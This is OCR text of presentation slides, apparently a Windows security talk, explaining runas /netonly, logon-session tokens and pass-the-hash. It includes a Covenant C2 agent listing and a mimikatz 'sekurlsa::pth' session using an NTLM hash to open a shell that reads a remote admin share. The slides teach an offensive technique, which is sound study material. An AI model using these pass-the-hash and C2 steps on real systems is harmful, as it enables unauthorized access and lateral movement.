
- Sometimes you know credentials runas can’t verify
  - Local users of other systems
  - Domain users of non-trusted domains

- What do you do in these cases?

The Netonly Flag

The Netonly Flag

- Tells runas that the specified credentials are for remote access only
- Windows will not validate the credentials (WATCHOUT wrong passwords)
- When you interact with a network resource, Windows will use the credential referred to by the logon session created
- Therefore, the Logon Session will not match the identity of the access token


TOKEN
User SID
Logon Session ID
Integrity
Groups
...
Original Logon Session
References
2. It will copy the current user's token and **substitute the default logon session for the new one**
TOKEN
User SID
New Logon Session ID
Integrity
Groups
...
New Logon Session
References
New Process
1. Windows will create a new logon session with the credentials
3. The new process will run with this token

Do Your Own Runas

CreateProcessWithLogonW, CreateProcessAsUser, CreateProcessWithTokenW, LogonUserA…

- MSF
  - exploit/windows/local/run_as
  - post/windows/manage/run_as
  - post/windows/manage/run_as_psh

- Cobalt Strike
  - MakeToken
  - RunAs

- Covenant / SharpSploit
  - MakeToken

DC01.capsule.corp | FileServer.capsule.corp | Strobe

Activities Terminal Fri 15:29

attl4s@Strobe: ~

File Edit View Search Terminal Help

```
    Grunt: 06d5a35760
    ==========================================================================================
    Name:              06d5a35760
    CommType:          HTTP
    Connected Grunts:
    Hostname:          FileServer
    IPAdress:          192.168.83.158
    User:              CAPSULE\Acapaz
    Status:            Active
    LastCheckIn:       5/31/19 1:28:59 PM
    ActivationTime:    5/31/19 12:02:12 PM
    Integrity:         High
    OperatingSystem:   Microsoft Windows NT 10.0.17134.0
    Process:           powershell
    Delay:             0
    JitterPercent:     10
    ConnectAttempts:   5000
    KillDate:          12/31/99 11:59:59 PM
    Tasks Assigned:    bbe240beb4,3326bf1584,b3f73cc22a,9e1c332d29,bee819e646,c580582cde,57502b82fe,741...
    Tasks Completed:   bbe240beb4,3326bf1584,b3f73cc22a,9e1c332d29,bee819e646,c580582cde,57502b82fe,741...


(Covenant: Grunts\06d5a35760) >
```

[0] 0:dotnet*Z "Strobe" 15:28 31-May-19


Do I Have Hashes?

MSV1_0 / NTLM

Pass-the-Hash


PASS-THE-HASH (*msv1_0*)

1. New logon session
2. Update credential material (hash) in that logon session (ADMIN)
3. Copy the original token and refer it to the new logon session
4. Use this new token
5. Runas /netonly but with the hash instead the password!!




NORMAL

PASS-THE-HASH



Benjamin Delpy – “Abusing Microsoft Kerberos. Sorry you guys don’t get it” – Blackhat 2014



mimikatz 2.2.0 x64 (oe.eo)
C:\Users\ATTL4S\Desktop>mimikatz.exe
.#####. mimikatz 2.2.0 (x64) #17763 May 4 2019 01:52:00
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::pth /user:administrador /domain:. /ntlm:BD35111AB3B0D46129E
FBDBAB06B49C4 /run cmd.exe
user : administrador
domain : .
program : cmd.exe
impers. : no
NTLM : bd35111ab3b0d46129efbdbab06b49c4
| PID 3056
| TID 2568
| LSA Process is now R/W
| LUID 0 ; 655574 (00000000:000a00
/_ msv1_0 - data copy @ 0000000001
/_ kerberos - data copy @ 0000000000
/_ aes256_hmac -> null
/_ aes128_hmac -> null
/_ rc4_hmac_nt OK
/_ rc4_hmac_old OK
/_ rc4_md4 OK
/_ rc4_hmac_nt_exp OK
/_ rc4_hmac_old_exp OK
/_ *Password replace @ 000000000161
mimikatz #
Administrador: C:\Windows\system32\cmd.exe
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.
C:\Windows\system32>dir \\192.168.83.148\C$
El volumen de la unidad \\192.168.83.148\C$ no tiene etiqueta.
El número de serie del volumen es: B031-79AF
Directorio de \\192.168.83.148\C$
28/04/2019 17:13 <DIR> EFS Software
14/07/2009 05:20 <DIR> PerfLogs
28/04/2019 17:12 <DIR> Program Files
14/07/2009 06:57 <DIR> Program Files (x86)
28/04/2019 17:41 <DIR> Users
28/04/2019 17:13 <DIR> vfolders
28/04/2019 17:10 <DIR> Windows
0 archivos 0 bytes
7 dirs 52.862.881.792 bytes libres
C:\Windows\system32>

